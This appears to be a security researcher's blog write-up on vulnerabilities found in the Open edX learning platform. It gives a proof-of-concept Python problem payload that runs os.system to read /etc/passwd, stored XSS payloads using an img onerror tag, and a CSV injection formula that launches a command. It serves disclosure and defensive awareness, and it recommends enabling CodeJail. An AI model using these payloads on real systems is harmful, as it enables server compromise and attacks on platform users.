StarkOde Sanctuary

How I found a Remote Code Execution in OpenEDX


17 May 2020

How I found a Remote Code Execution in OpenEDX


OpenEDX platform is really cool Learning Management System, which is also Open source (this time I was testing the Ironwood release 2.5). You can check it out here: https://open.edx.org/the-platform/ When I was using it, I decided to check for their security. So I followed my normal approach: first mapping the app, writing down which functionalities it had, blackbox testing, and then whitebox.

As you can see here: https://github.com/edx/edx-platform the whole platform is written in Python (in which I don't have many experience reviewing code). So I decided to go completely blackbox this time. As I really needed to know all the functionalities in depth, I went to the official documentation:

https://edx.readthedocs.io/projects/open-edx-building-and-running-a-course/en/latest/index.html



So after some time digging in the docs I found this:



10.45.2. Create a Custom Python-Evaluated Input Problem in Studio

1. In the unit where you want to create the problem, select **Problem** under **Add New Component**, and then select the **Advanced** tab.
2. Select **Custom Python-Evaluated Input**.
3. In the component that appears, select **Edit**.
4. In the component editor, edit the problem in Script Tag Format.
5. Select **Save**.

10.45.3. Script Tag Format

The script tag format encloses a Python script that contains a "check function" in a `<script>` tag, and adds the `cfn` attribute of the `<customresponse>` tag to reference that function.

This section contains the following information about using the `<script>` tag.

- The `check` Function
- Example with the Script Tag
- Example of the `check` Function Returning a Dictionary
- Script Tag Attributes
- Create a Custom Python-Evaluated Input Problem in Script Tag Format
- Award Partial Credit
- Create a Randomized Custom Python-Evaluated Input Problem

So it turns out that if you create an account in the OpenEDX platform instance and go to the Studio, create a Course, Create a Unit in the course and add a Problem. And if you choose Custom Python-Evaluated problem and use a payload such as:

```
<problem>

<script type="python">
def test_add(expect,ans):
    os.system("cat /etc/passwd > /tmp/test_rce")
```

```
</script>

<p>Problem text</p>
<customresponse cfn="test_add" expect="20">
        <textline size="10" correct_answer="11" label="Integer #1"/><br/>
        <textline size="10" correct_answer="9" label="Integer #2"/>
</customresponse>

    <solution>
        <div class="detailed-solution">
          <p>Solution or Explanation Heading</p>
          <p>Solution or explanation text</p>
        </div>
    </solution>
</problem>
```

And click the Submit button, you can execute code in the machine.

So when I discovered this, I contacted EDX's security team and they told me that there is a mitigation for this kind of issues, but it is not enabled by default:

https://github.com/edx/codejail

Apart from this vulnerability I also found a stored XSS. In EDX STUDIO>CONTENT> FILE UPLOADS> Upload an SVG XSS file. And also 2 more XSS:

1) EDX STUDIO>COURSENAME>CONTENT> UPDATES > Press the edit button and replace the default thing with <img src=x onerror=alert(0)>

2) Finally in EDX STUDIO>COURSENAME>SETTINGS>

Finally I found a CSV injection as well:

Course >Instructor>Cohorts>Add cohort with the payload (ex: =cmd|' /C notepad'!'A1')>Add your user to the cohort Course>Data Downloads>Reports>Download profile info as CSV>The file is generated below, open in Excel 2016, Data>Import data from file>Choose CSV>Using comma as delimiter.

So, that was all for today. Please make sure you enable CodeJail while using OpenEDX platform. Thanks for reading the post ;)

Comments

Load Comments

Related Posts

Pwning rConfig part II 13 Oct 2020
Pwning rConfig part I 27 Aug 2020
Certified Red Team Professional Review 30 Apr 2020